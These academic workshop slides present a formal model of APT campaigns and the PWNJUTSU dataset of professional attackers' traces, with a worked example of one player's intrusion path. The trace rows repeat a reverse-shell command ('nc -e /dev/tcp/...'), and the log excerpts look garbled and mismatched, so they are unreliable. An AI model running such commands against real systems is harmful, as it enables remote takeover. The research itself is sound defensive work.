

A semantic approach for describing Advanced Persistent Threat

A. Berady - G. Guette - M. Jaume - **V. Viet Triem Tong**

EPI CIDRE INRIA / CentraleSupélec / CNRS / Univ. Rennes 1
valerie.viettrientong@centralesupelec.fr

Supsec Winter Workshop
January 2023



CentraleSupélec

APT : Advanced Persistent Threat

A term coined by Colonel Greg Rattray (US Air Force) in 2006 and popularized the NIST in 2011


The Advanced Persistent Threat :

- ① *pursues its objectives **repeatedly** over an extended period of time ;*
- ② ***adapts** to defenders' efforts to resist it ; and*
- ③ *is **determined** to maintain the level of interaction needed to execute its objectives.*

Before 2011, the real knowledge of APTs remains confidential

When the term APT started to be used, the general public has heard about

- Moonlight Maze (1996) : targeting US military and government networks pointing to Russian Internet Service Providers in 1996
- Titan Rain (2003) series of attacks in the US since 2003 originated from China
- StuxNext (2010) uncovered in 2010 and thought to have been in development since at least 2005, widely understood to be a cyberweapon against Iran
- Operation Aurora (2010) series of cyber attacks originated from China targeting over 20 US companies



More than 10 years later, if you want to study APT ?

Few datasets [1]

- I won't talk about KDD99
- Unified Host and Network Dataset [2]
- DAPT 2020 [3]
- PWNJUTSU 2022 [4]

Some un-structured reports

AptNotes <https://github.com/aptnotes/>
Operation Aurora, Malware Targeting Organizations in Ukraine

Videos, tweet and other media

- TV5 Monde

Few (No ?) details on the targeted architecture, the defense system, the precise attack scenario

First Step : Global overview
Lifecycle of an Advanced Persistent Threat

APT Lifecycle : *Cyber Kill Chain* Lockheed Martin in 2011


- Linear model focusing on the initial compromise
- Cannot describe long-term attacks



ATP-Life-cycle : *Kill chains models*

Pols in 2017 *Unified Kill Chain*

- introduces the notion of repetitiveness of technical actions
- introduces the notion of phases of APT
- does not consider the potential **regression** of the attacker.




Tactics of the Attack matrix


MITRE ATT&CK is not a model per se but it deepens the notion of phase of an attack without highlighting their ordering




Modeling the Operational Phases of APT Campaigns [5]





Modeling the Operational Phases of APT Campaigns [5]



Modeling the Operational Phases of APT Campaigns [5]



Instantiation by the incident of TV5 Monde



Suppose that the community agrees on a generic model to represent an APT

but we still lack data..

varied, representative, up-to-date and above all accurate data

PWNJUTSU project

PWNJUTSU

- Project funded and supported by IRSN BCyP
- 22 professional attackers attacks on a dedicated architecture
- New available dataset !


Publication

Aimad Berady, Mathieu Jaume, Valérie Viet Triem Tong et Gilles Guette :
PWNJUTSU: A Dataset and a Semantics-Driven Approach to Retrace Attack Campaigns.

*IEEE Transactions on Network and Service Management (TNSM),
Special Issue on Recent Advances in Network Security Management, 2022.*

PWNJUTSU Project overview

- 3 machines (Windows and Linux) : $M_1 \rightarrow M_2 \rightarrow M_3$
- mandatory checkpoints with *flags* to recover
- Several attack paths
- Vulnerabilities easy to exploit, so that the experimentation is **focused on propagation** in the network.



PWNJUTSU Project – Overview

- **Dedicated Instances** for each participant.
- **Probes** on operating systems and verbose logs
- Continuous capture of **network flows**
- Supervision by a SIEM.




Figure – PWNJUTSU infrastructure

PWNJUTSU Project – Participants

YES WE H/CK

- 22 experts from the TOP100 of YesWeHack experts
- 9 nationalities
- Progressive and attractive financial rewards
- Typical participant profile :
 - 25-35 years old (63%);
 - Bachelor's/Master's level degree (91%);
 - Certified in "ethical hacking". (64%);
 - Self-trained offensive security expert(100%).

PWNJUTSU dataset

<https://pwnjutsu.irisa.fr>

a raw dataset

- 16 million system events
- 172 GB of network traffic
- a search engine

The screenshot shows the PWNJUTSU search interface. At the top, there is a search bar with the text "netstat -i". Below the search bar are three input fields: "All players", "System activity", and "Query match phrase". There are also three buttons: "Go", "Reset filters", and "Go, Advanced". Below the search bar, there is a table of results. The table has columns for "Time", "Player", "Level", and "Trace". The first row of the table is:

Time	Player	Level	Trace
15/05/2021 11:05:46	e19	win1	May 15 11:05:46 r19[win1] execve[2316] [uid=0 uid=3498] /by/development/cwd/headers/awk filename:bin [netstat] [netstat]
15/05/2021 08:46:50	e21	win1	May 15 08:46:50 r21[win1] execve[2094] [uid=1120 uid=2080] /by/development/cwd/home/ferdi/.config/ffmpeg-bin [netstat] [netstat] [cmd]
15/05/2021 08:45:59	e21	win1	May 15 08:45:59 r21[win1] execve[2122] [uid=1120 uid=2080] /by/development/cwd/home/ferdi/.config/ffmpeg-bin [netstat] [netstat] [cmd]
16/05/2021 17:14:30	e23	win1	May 16 17:14:30 r23[win1] execve[1675] [uid=1124 uid=897] /by/development/cwd/app/headline_app filename:bin [netstat] [netstat] [cmd]
16/05/2021 18:16:59	e23	win1	May 16 18:16:59 r23[win1] execve[1812] [uid=1127 uid=1798] /by/development/cwd/home/Dono filename:bin [netstat] [netstat] [cmd]
16/05/2021 18:11:44	e23	win1	May 16 18:11:44 r23[win1] execve[1826] [uid=1127 uid=1798] /by/development/cwd/home/Dono filename:bin [netstat] [netstat] [cmd]
16/05/2021 08:09:55	e26	win1	May 16 08:09:55 r26[win1] execve[2671] [uid=1120 uid=2080] /by/development/cwd/ftp filename:bin [netstat] [netstat] [cmd]
16/05/2021 08:21:49	e26	win1	May 16 08:21:49 r26[win1] execve[2671] [uid=1120 uid=2080] /by/development/cwd/ftp filename:bin [netstat] [netstat] [cmd]
16/05/2021 08:21:49	e26	win1	May 16 08:21:49 r26[win1] execve[2671] [uid=1120 uid=2080] /by/development/cwd/ftp filename:bin [netstat] [netstat] [cmd]
21/05/2021 12:26:43	e27	win1	May 21 12:26:43 r27[win1] execve[2970] [uid=0 uid=2954] /by/development/cwd/ filename:bin [netstat] [netstat] [cmd]
21/05/2021 12:26:49	e27	win1	May 21 12:26:49 r27[win1] execve[2971] [uid=0 uid=2954] /by/development/cwd/ filename:bin [netstat] [netstat] [cmd]
24/05/2021 18:56:36	e24	win1	May 24 18:56:36 r24[win1] execve[13655] [uid=0 uid=13637] /by/development/cwd/ftp filename:bin [netstat] [netstat] [cmd]
24/05/2021 18:56:29	e24	win1	May 24 18:56:29 r24[win1] execve[13662] [uid=0 uid=13637] /by/development/cwd/ftp filename:bin [netstat] [netstat] [cmd]

Here we have data

but how to present them ?

we need a way to detail the whole scenario
and each particular attack progression


Attacker's report

Extract from P12 report

- 1 scan nmap (1000 ports) through the VPN.
- 2 Discovery of several services.
- 3 Recover banners and discover the continuum application.
- 4 Launched a bruteforce on the SSH port (without success and not very functional).
- 5 Search for public vulnerabilities on continuum.
- 6 Usage of Metasploit module to successfully exploit the continuum vulnerability.
- 7 I obtained a shell and fast environment of the machine.


Informel report where some element are missing, attacker's perspective only

P12 progression



This progression has been manually inferred and represented.

An attacker centric model to retrace attack campaign



An attacker state

- μ an attack position (machine, user)
- S the recovered secrets
- E a partial view of the targeted system

A targeted system is a set of machines. A machine m

- S_m : services
- P_m : some files
- A_m : accounts
- N_m : a neighboring

Progression of an attacker

A complete attack campaign is a sequence of attacker states representing the evolution of his control of the target.

The attacker moves from one state to another by applying an attack technique.

$$(\mu_i, \mathcal{S}_i, \mathcal{E}_i) \xrightarrow{\mathbf{t}(params)} (\mu_{i+1}, \mathcal{S}_{i+1}, \mathcal{E}_{i+1})$$

The attack techniques are those defined by the MITRE attack. These techniques are still defined in nature language and do not have a precise semantic.

MITRE ATT&CK – T1210

MITRE | ATT&CK

Exploitation of Remote Services

Adversaries may exploit remote services to gain unauthorized access to internal systems once inside of a network. Exploitation of a software vulnerability occurs when an adversary takes advantage of a programming error in a program, service, or within the operating system software or kernel itself to execute adversary-controlled code. A common goal for post-compromise exploitation of remote services is for lateral movement to enable access to a remote system.

An adversary may need to determine if the remote system is in a vulnerable state, which may be done through [Network Service Discovery](#) or other Discovery methods looking for common, vulnerable software that may be deployed in the network, the lack of certain patches that may indicate vulnerabilities, or security software that may be used to detect or contain remote exploitation. Servers are likely a high value target for lateral movement exploitation, but endpoint systems may also be at risk if they provide an advantage or access to additional resources.

There are several well-known vulnerabilities that exist in common services such as SMB ^[1] and RDP ^[2] as well as applications that may be used within internal networks such as MySQL ^[3] and web server services.^[4]

Depending on the permissions level of the vulnerable remote service an adversary may achieve [Exploitation for Privilege Escalation](#) as a result of lateral movement exploitation as well.

ID: T1210

Sub-techniques: No sub-techniques

- ① **Tactic:** Lateral Movement
 - ① **Platforms:** Linux, Windows, macOS
 - ① **System Requirements:** Unpatched software or otherwise vulnerable target. Depending on the target and goal, the system and exploitable service may need to be remotely accessible from the internal network.
 - ① **Permissions Required:** User
- Contributors: ExtraHop
Version: 1.1
Created: 18 April 2018
Last Modified: 24 February 2022

[Version Permalink](#)

Procedure Examples

ID	Name	Description
G0007	APT28	APT28 exploited a Windows SMB Remote Code Execution Vulnerability to conduct lateral movement. ^{[5][6][7]}
S0606	Bad Rabbit	Bad Rabbit used the EternalRomance SMB exploit to spread through victim networks. ^[8]
S0608	Conficker	Conficker exploited the MS08-067 Windows vulnerability for remote code execution through a crafted RPC request. ^[9]

A semantic for the technique *Exploitation of Remote Services*

TECHNIC	T_{1210} : <i>Exploitation of Remote Services</i>
TACTIC	<i>Lateral movement</i>
DESCRIPTION	Gain access to a machine by remotely exploiting a vulnerability using x exploit on an exposed network service s .
PARAMETERS	$\mathbf{m}, \mathbf{u}, \mathbf{m}', \mathbf{s}, x$
PRÉCONDITIONS	$(\mathbf{m}, \mathbf{u}) \in \mu,$ $\mathbf{m}' \in [\mathbb{N}_{\mathbf{m}}]_{\mathcal{E}},$ $\mathbf{s} \in [\mathbb{S}_{\mathbf{m}'}]_{\mathcal{E}}$ et $x \in \text{Exploits}(\mathbf{s})$
TRANSITION	$(\mu, \mathcal{S}, \mathcal{E}) \hookrightarrow (\mu', \mathcal{S}, \mathcal{E})$ where $\mu' = \mu \cup \{(\mathbf{m}', \mathbf{u}')\}$ with $(\mathbf{u}', \mathbf{s}, k, \ell) \in \mathbb{A}_{\mathbf{m}'}$
VARIANTS	Authenticated vulnerabilities use the additional parameters \mathbf{u}'' and k'' such as $(\mathbf{u}'', \mathbf{s}, k'', \ell'') \in [\mathbb{A}_{\mathbf{m}'}]_{\mathcal{E}}$

A semantic for the technique *Network Service Scanning* T1046

TECHNIQUE	T_{1046} : <i>Network Service Scanning</i>
TACTIQUE	<i>Discovery</i>
DESCRIPTION	Discover all network services of a remote machine \mathbf{m}' by browsing the namespace of network ports $\Delta \subseteq \{0, \dots, 65535\}$.
PARAMÈTRES	$\mathbf{m}, \mathbf{u}, \mathbf{m}', \Delta$
PRÉCONDITIONS	$(\mathbf{m}, \mathbf{u}) \in \mu,$ $\mathbf{m}' \in \lfloor \mathbb{N}_{\mathbf{m}} \rfloor_{\mathcal{E}}$
TRANSITION	$(\mu, \mathcal{S}, \mathcal{E}) \hookrightarrow (\mu, \mathcal{S}, \mathcal{E}')$ with $\mathcal{E}' = \mathcal{E} [\mathbf{m}' \leftarrow (\lfloor \mathbb{S}_{\mathbf{m}'} \rfloor_{\mathcal{E}} \cup \{s(\text{port} : i) \mid i \in \Delta\}, \lfloor \mathbb{P}_{\mathbf{m}'} \rfloor_{\mathcal{E}}, \lfloor \mathbb{A}_{\mathbf{m}'} \rfloor_{\mathcal{E}}, \lfloor \mathbb{N}_{\mathbf{m}'} \rfloor_{\mathcal{E}})]$

Attack technics semantics


In [4] we detail the specification of 13 techniques, which satisfy 5 tactics :

- **Lateral Movement** : horizontal movement in the network (same user, different machine) ;
- **Credential Access** : collection of credentials ;
- **Privilege Escalation** : vertical movement in the network (different user, same machine) ;
- **Discovery** : discovery of the technical environment ;
- **Persistence** : implementation of a permanent remote access mechanism.

P12 progression (reminder)

Extract from P12 report

- 1 scan nmap (1000 ports) through the VPN.
- 2 Discovery of several services.
- 3 Recover banners and discover the continuum application.
- 4 Launched a bruteforce on the SSH port (without success and not very functional).
- 5 Search for public vulnerabilities on continuum.
- 6 Usage of Metasploit module to successfully exploit the continuum vulnerability.
- 7 I obtained a shell and fast environment of the machine.



Evolution of Player 12's knowledge

ÉTAPE 0	P12 has an initial access on n12-gateway.
1- 2zptblack	P12 scanned network's services (T1046) from n12-gateway to n12-vml.
ÉTAPE 1	
PARAMÈTRE	$m = n12 - gateway, u = anonymous$ $m' = n12 - vml, \Delta = \{top1000portsmap\}$
TRANSITION	$\xi_1 - \xi_0 \left[m' \leftarrow \left([S_w]_{\xi_0} \cup \left\{ \begin{array}{l} s(port : 8080), \\ s(port : 22), \\ s(port : 80), \\ s(port : 6697), \\ s(port : 3500) \end{array} \right\}, [P_w]_{\xi_0}, [A_w]_{\xi_0}, [N_w]_{\xi_0} \right) \right]$
TRACE (net)	2008 2021-09-09 20:27:00.000000 172.16.128.112 20.12.1.1 TOP 1000 PORTS /usr/bin/nc -e /dev/tcp/10.10.10.10 8080
1- 2zptblack	P12 exploits a remote service (T1210) Apache Continuum (port 8080) from n12-gateway to n12-vml.
ÉTAPE 2	
PARAMÈTRE	$m = n12 - gateway, u = anonymous$ $m' = n12 - vml$ $s = continuum(port : 8080)$ $x = EDB-ID : 39945$
TRANSITION	$p_1 = \mu_0 \cup \{(n12 - vml, root)\}$
TRACE (net)	17061 2021-09-09 20:28:05.000000 172.16.128.112 20.12.1.1 HTTP 302 FOUND /usr/bin/nc -e /dev/tcp/10.10.10.10 8080
1- 2zptblack	P12 a récupéré un premier fichier flag secret (T1083) sur n12 - vml.
ÉTAPE 3	
PARAMÈTRE	$m = n12 - vml, u = root$ $p = /opt/apache_continuum/apache-continuum-1.4.2/flag.txt$
TRANSITION	$S_1 - S_0 \cup \{TvYrSr6FwMxRvUz61kFQPZL2o\}$ $\xi_2 - \xi_1 [m \leftarrow \{(S_w]_{\xi_1}, [P_w]_{\xi_1} \cup \{(p, root)\}, [A_w]_{\xi_1}, [N_w]_{\xi_1}\}]$
TRACE (sys)	Msg 0 2020-04-01 00:00:00.000000 [1000]: [1000] 0 0 1288 000 [0000] /usr/bin/nc -e /dev/tcp/10.10.10.10 8080

$$\{(n12 - gateway, anonymous)\}, \emptyset, \emptyset$$

 $\downarrow t_{1046}$

$$\{(n12 - gateway, anonymous)\}, \emptyset, n12 - vml \leftarrow \left(\left(\begin{array}{l} s(port : 8080), \\ s(port : 22), \\ s(port : 80), \\ s(port : 6697), \\ s(port : 3500) \end{array} \right), \dots, \dots \right)$$

 $\downarrow t_{1210}$


$$\{(n12 - gateway, anonymous), (n12 - vml, root)\}, \emptyset, n12 - vml \leftarrow \left(\left(\begin{array}{l} s(port : 8080), \\ s(port : 22), \\ s(port : 80), \\ s(port : 6697), \\ s(port : 3500) \end{array} \right), \dots, \dots \right)$$

 $\downarrow t_{1083}$

$$\{(n12 - gateway, anonymous)\}, TvYrSr6FwMxRvUz61kFQPZL2o, n12 - vml \leftarrow \left(\left(\begin{array}{l} s(port : 8080), \\ s(port : 22), \\ s(port : 80), \\ s(port : 6697), \\ s(port : 3500) \end{array} \right), \dots, \dots \right), \{ /opt/.../flag.txt \}$$


First immediate benefit

You can visualize the attack from the attack techniques point of view



First immediate benefits

You can visualize the propagation area



Perspectives

Attack scenario

- An attack position is a pair (*machine*, *user*)
- A successful attack procedure execution
 - increase the attacker knowledge
 - or allows to move from an attack position to another



Take away

- PWNJUTSU : a new dataset of traces of professional attackers
- a semantic of attack techniques that allows to precisely describe the attacker behavior
- the central concept of attack position

What is still missing ?

In this work

- the dataset misses from noise and normal activity
- the logs were manually interpreted

More globally


We need

- more precisely described datasets with different infrastructures and different attacks
- high level and low level representation of attacks
- a way to infer these representation automatically

Perspectives

Submitted for publication. PhD thesis research project of Pierre-Victor Besson

Generation of training systems



References I



Branka Stojanović, Katharina Hofer-Schmitz, and Ulrike Kleb.
 Apt datasets and attack modeling for automated detection methods : A review.
Comput. Secur., 92, 2020.



Catherine Beazley, Karan Gadiya, Ravi K U Rakesh, David Roden, Boda Ye, Brendan Abraham, Donald E. Brown, and Malathi Veeraraghavan.
 Exploratory data analysis of a unified host and network dataset.
 In *2019 Systems and Information Engineering Design Symposium (SIEDS)*,
 pages 1–5, 2019.



Sowmya Myneni, Ankur Chowdhary, Abdulhakim Sabur, Sailik Sengupta, Garima Agrawal, Dijiang Huang, and Myong Kang.
 Dapt 2020 - constructing a benchmark dataset for advanced persistent threats.
 In *Deployable Machine Learning for Security Defense - 1st International Workshop, MLHat 2020, Proceedings*, Communications in Computer and Information Science. Springer Science and Business Media Deutschland GmbH, 2020.



Aimad Berady, Mathieu Jaume, Valérie Viet Triem Tong, and Gilles Guette.
 PWNJUTSU : A dataset and a semantics-driven approach to retrace attack campaigns.
IEEE Transactions on Network and Service Management, 2022.

References II



Aimad Berady, Valérie Viet Triem Tong, Gilles Guette, Christophe Bidan, and Guillaume Carat.

Modeling the Operational Phases of APT Campaigns.

In *CSCI 2019 - 6th Annual Conf. on Computational Science & Computational Intelligence*, Las Vegas, United States, December 2019.